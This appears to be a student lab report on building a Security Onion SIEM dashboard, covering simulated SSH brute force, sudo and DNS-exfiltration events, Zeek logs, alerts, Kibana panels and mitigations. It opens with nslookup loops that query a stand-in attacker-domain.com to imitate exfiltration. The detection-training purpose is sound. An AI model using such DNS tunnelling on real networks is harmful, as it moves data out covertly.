- 1) Generate suspicious DNS traffic.

Commands used:

```
nslookup secretdata123.attacker-domain.com
```

```
nslookup encodedfile987.attacker-domain.com
```

```
for i in {1..10}; do nslookup exfil-data-$i.attacker-domain.com; done
```

nslookup is a command used to look up and retrieve data about domains and IP addresses.

```
** server can't find exfil-data-4.attacker-domain.com: NXDOMAIN

Server:          fd17:625c:f037:2::3
Address:         fd17:625c:f037:2::3#53

** server can't find exfil-data-5.attacker-domain.com: NXDOMAIN

Server:          fd17:625c:f037:2::3
Address:         fd17:625c:f037:2::3#53

** server can't find exfil-data-6.attacker-domain.com: NXDOMAIN

Server:          fd17:625c:f037:2::3
Address:         fd17:625c:f037:2::3#53

** server can't find exfil-data-7.attacker-domain.com: NXDOMAIN

Server:          192.168.1.1
Address:         192.168.1.1#53

** server can't find exfil-data-8.attacker-domain.com: NXDOMAIN

Server:          192.168.1.1
Address:         192.168.1.1#53

** server can't find exfil-data-9.attacker-domain.com: NXDOMAIN

Server:          192.168.1.1
Address:         192.168.1.1#53

** server can't find exfil-data-10.attacker-domain.com: NXDOMAIN
```

- 2) Generate outbound HTTP traffic.

Commands used:

`curl http://example.com`

`curl http://httpbin.org/get`

This simulates outbound web communication.

```
lrshaik@rshaikk ~]$ curl http://example.com
<!doctype html><html lang="en"><head><title>Example Domain</title><meta name="viewport" content="width=device-width, initial-scale=1"><style>body{background:#eee;width:60vw;margin:15vh auto;font-family:system-ui,sans-serif}h1{font-size:1.5em}div{opacity:0.8}a:link,a:visited{color:#348}</style></head><body><div><h1>Example Domain</h1><p>This domain is for use in documentation examples without needing permission. Avoid use in operations.</p><p><a href="https://iana.org/domains/example">Learn more</a></p></div></body></html>
lrshaik@rshaikk ~]$ curl http://httpbin.org/get
{
  "args": {},
  "headers": {
    "Accept": "*/*",
    "Host": "httpbin.org",
    "User-Agent": "curl/7.76.1",
    "X-Amzn-Trace-Id": "Root=1-6a0dcac0-3ac8cfe44c5466e060fe2245"
  },
  "origin": "223.181.118.88",
  "url": "http://httpbin.org/get"
}
lrshaik@rshaikk ~]$ _
```

- 3) Verify the events.

```
lrshaik@rshaikk ~]$ dig attacker-domain.com

; <<>> DiG 9.16.23-RH <<>> attacker-domain.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 64194
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
attacker-domain.com.          IN      A

;; ANSWER SECTION:
attacker-domain.com.  3600    IN      A      216.239.32.21
attacker-domain.com.  3600    IN      A      216.239.34.21
attacker-domain.com.  3600    IN      A      216.239.36.21
attacker-domain.com.  3600    IN      A      216.239.38.21

;; Query time: 241 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: Wed May 20 14:54:36 UTC 2026
;; MSG SIZE rcvd: 112
```

- 4) Check in the browser page in the **Hunt** section for logs and search for **dns**.


Timestamp	event.dataset	source.ip	source.port	destination.ip	destination.port	network.transport	network.protocol
> 2026-05-20 20:25:59.483 +05:30	zeek.conn	192.168.56.1	63165	224.0.0.252	5355	udp	dns
> 2026-05-20 20:25:59.301 +05:30	zeek.conn	fe80::341d:fb9:55ba:1d25	60438	ff02::1:3	5355	udp	dns
> 2026-05-20 20:25:59.301 +05:30	zeek.conn	192.168.56.1	60438	224.0.0.252	5355	udp	dns
> 2026-05-20 20:25:59.298 +05:30	zeek.conn	fe80::341d:fb9:55ba:1d25	5353	ff02::fb	5353	udp	dns
> 2026-05-20 20:25:19.544 +05:30	zeek.conn	fe80::341d:fb9:55ba:1d25	52783	ff02::1:3	5355	udp	dns
> 2026-05-20 20:25:19.544 +05:30	zeek.conn	192.168.56.1	52783	224.0.0.252	5355	udp	dns
> 2026-05-20 20:25:19.306 +05:30	zeek.conn	192.168.56.1	63803	224.0.0.252	5355	udp	dns
> 2026-05-20 20:24:39.502 +05:30	zeek.conn	192.168.56.1	54828	224.0.0.252	5355	udp	dns
> 2026-05-20 20:24:39.309 +05:30	zeek.conn	192.168.56.1	56283	224.0.0.252	5355	udp	dns
> 2026-05-20 20:23:59.311 +05:30	zeek.conn	fe80::341d:fb9:55ba:1d25	5353	ff02::fb	5353	udp	dns

The backend data fetch took 0.166 seconds. The total round trip took 0.189 seconds.

Version: 2.4.211 © 2026 Security Onion Solutions, LLC License: ELV2


Timestamp	event.dataset	source.ip	source.port	destination.ip	destination.port	network.transport	network.protocol
> 2026-05-20 20:25:59.483 +05:30	zeek.conn	192.168.56.1	63165	224.0.0.252	5355	udp	dns
@timestamp	2026-05-20T14:55:59.483Z						
client.ip	192.168.56.1						
client.ip.bytes	61						
client.oui	unknown						
client.packets	1						
client.port	63165						
connection.bytes.missed	0						
connection.history	D						
connection.local.originator	true						
connection.local.responder	true						
connection.state	S0						
connection.state.description	Connection attempt seen, no reply						
container.id	conn.log						
data_stream.dataset	zeek						
data_stream.namespace	so						
data_stream.type	logs						

On opening the **Dashboard** section it shows the network activity.



6. Alerts


The alerts page gives an overview of all the triggered alerts and lets analysts investigate them and escalate if necessary.



The Alerts dashboard shows a summary of triggered alerts. At the top, it displays 'Total Found: 70'. Below this, there's a search bar and a 'Group By Name, Module' dropdown. A 'Fetch Limit' of 500 is set. A 'Filter Results' button is available. The main table lists alerts with columns for Count, rule.name, event.module, event.severity_label, and rule.uuid. The table shows three alerts: 'Security Onion - Grid Node Login Failure (SSH)' (36 alerts, high severity), 'ET INFO Spotify P2P Client' (27 alerts, low severity), and 'Security Onion - SOC Login Failure' (7 alerts, high severity). A 'REFRESH' button is in the top right. A 'Click the clock icon to change to absolute time' note is present. The bottom of the dashboard shows 'Items per page: 50' and '1-3 of 3'.

Count	rule.name	event.module	event.severity_label	rule.uuid
36	Security Onion - Grid Node Login Failure (SSH)	sigma	high	923421c7-9b1e-45d4-80cc-e21d
27	ET INFO Spotify P2P Client	suricata	low	2027397
7	Security Onion - SOC Login Failure	sigma	high	bf88ef21-41e6-417b-9a05-b9eaf

On reviewing each alert, we get the details for each of them.



The Events dashboard shows a detailed view of alerts. It has a 'Fetch Limit' of 500 and a 'Filter Results' button. The table lists events with columns for Timestamp, event.dataset, rule.name, event.severity_label, event_data.event.dataset, event_data.source.ip, and event. The table shows 10 events, including 'elastic_agent' and 'sigma.alert' for 'Security Onion - Grid Node Login Failure (SSH)'. The bottom of the dashboard shows 'Items per page: 10' and '1-10 of 500'.

Timestamp	event.dataset	rule.name	event.severity_label	event_data.event.dataset	event_data.source.ip	event
2026-05-20 19:50:11.332 +05:30	elastic_agent					
2026-05-20 19:47:19.000 +05:30	sigma.alert	Security Onion - Grid Node Login Failure (SSH)	high	system.auth	127.0.0.1	
2026-05-20 19:47:19.000 +05:30	sigma.alert	Security Onion - Grid Node Login Failure (SSH)	high	system.auth	127.0.0.1	46668
2026-05-20 19:47:19.000 +05:30	sigma.alert	Security Onion - Grid Node Login Failure (SSH)	high	system.auth	127.0.0.1	46668
2026-05-20 19:47:19.000 +05:30	sigma.alert	Security Onion - Grid Node Login Failure (SSH)	high	system.auth	127.0.0.1	46668
2026-05-20 19:42:05.571 +05:30	elastic_agent					
2026-05-20 19:42:05.557 +05:30	elastic_agent					
2026-05-20 19:41:16.539 +05:30	elastic_agent					
2026-05-20 19:41:16.000 +05:30	sigma.alert	Security Onion - Grid Node Login Failure (SSH)	high	system.auth	127.0.0.1	39398
2026-05-20 19:41:16.000 +05:30	sigma.alert	Security Onion - Grid Node Login Failure (SSH)	high	system.auth	127.0.0.1	39398

36

Security Onion - Grid Node Login Failure (SSH)

sigma

high

923421c7-9b1e-45d4-80cc-e21d


ALERT DETAILS

GUIDED ANALYSIS

@timestamp	2026-05-20T14:17:19.000Z
event.agent_id.status	missing
event.dataset	sigma.alert
event.ingested	2026-05-20T14:17:19Z
event.module	sigma
event.severity	4
event.severity_label	high
event_data.@timestamp	2026-05-20T14:14:04Z
event_data.id	PFy9RZ4BmCDMKn_MO45R
event_data.index	.ds-logs-system.auth-default-2026.05.18-000001
event_data.agent.ephemeral_id	2ebbd53b-e4fc-4425-9cb3-9fc75a95d5bb
event_data.agent.id	ca89553d-2489-446d-8c7a-9696c4a316b0
event_data.agent.name	rshaikk
event_data.agent.type	filebeat
event_data.agent.version	9.0.8
event_data.data_stream.dataset	system.auth
event_data.data_stream.namespace	default

7. Dashboard Implementation

- 1) Go to **Security Onion -> Kibana**.
- 2) Login to Kibana.



- 3) Create dashboard.

×

Save as new dashboard

Title

Critical security events

Description

Optional

Tags

Optional

☐

Store time with dashboard ?

Cancel

Save

Attack 1: SSH Brute Force Simulation

Create visualization for SSH brute force attempts.

Horizontal axis - @timestamp

Vertical axis – count of records

Filter – Failed password




Attack 2: Privilege Escalation

Create visualization for Privilege escalation events.

Horizontal axis - @timestamp

Vertical axis – count of records

Filter – sudo




Attack 3: Data Exfiltration

Create visualization for Data exfiltration events.


Horizontal axis – @timestamp

Vertical axis – count of records

Filter – dns



Overview of all attacks




8. Dashboard Panels

Panel 1 — Alert Count by Severity

Horizontal axis - @timestamp

Vertical axis – count of records

Breakdown – event.severity



Panel 2 — Top Source Ips

Horizontal axis – count of records

Metric – source.ip


Top source IP addresses	
Top 5 values of source.ip	Count of records
192.168.56.1	52
10.0.2.15	36

Panel 3 — Event category distribution


Slice by – event.category

Metric – count of records

Filter – Failed password or dns or http or sudo



Overall dashboard panel



9. Detection Results

Attack	Evidence Observed	Dashboard Result	Status
Brute force	Repeated SSH attempts	Spike in failed password panel	Detected
Privilege Escalation	sudo/root command activity	Populated privilege escalation panel	Detected
Exfiltration	Suspicious DNS and outbound HTTP traffic	Populated outbound dns/http traffic	Detected

10. Findings

1. Security Onion successfully collected and displayed security events.
2. Dashboards helped visualize the brute-force, privilege escalation and data exfiltration attacks.
3. Alerts and Hunt improved the investigation workflow.
4. Source IP and timestamps helped in detection of suspicious patterns.
5. Dashboard makes SOC monitoring easier and faster for detection and alerting.

11. Challenges Faced

- The installation of Security Onion took a lot of time and efforts failing multiple times due to different commands, network issues and configuration.
- Requires high system resources and a lot of storage for the installation and proper working of Security Onion which may affect the speed and performance of the system.
- Dashboard filters have to be tuned to show relevant results.
- Few events required simulation to validate visibility.

12. Mitigation Strategies

- Use strong passwords and multi-factor authentication (MFA).
- Regularly change passwords and implement account lockout.
- Use role-based control to avoid privilege escalation and give access as much as required according to the policy of least privilege.
- Restrict admin accounts.
- Add DNS filters and outbound traffic restriction.
- Block suspicious IP's, domains.

13. Conclusion

This project demonstrates how Security Onion can be used to design a custom SIEM dashboard for monitoring and analysing critical security events. The dashboard provides visualization of brute-force attempts, privilege escalation indicators and possible exfiltration attempts using various factors like alerts, hunt results. The lab improved practical understanding of SOC monitoring, dashboard design and threat hunting workflows.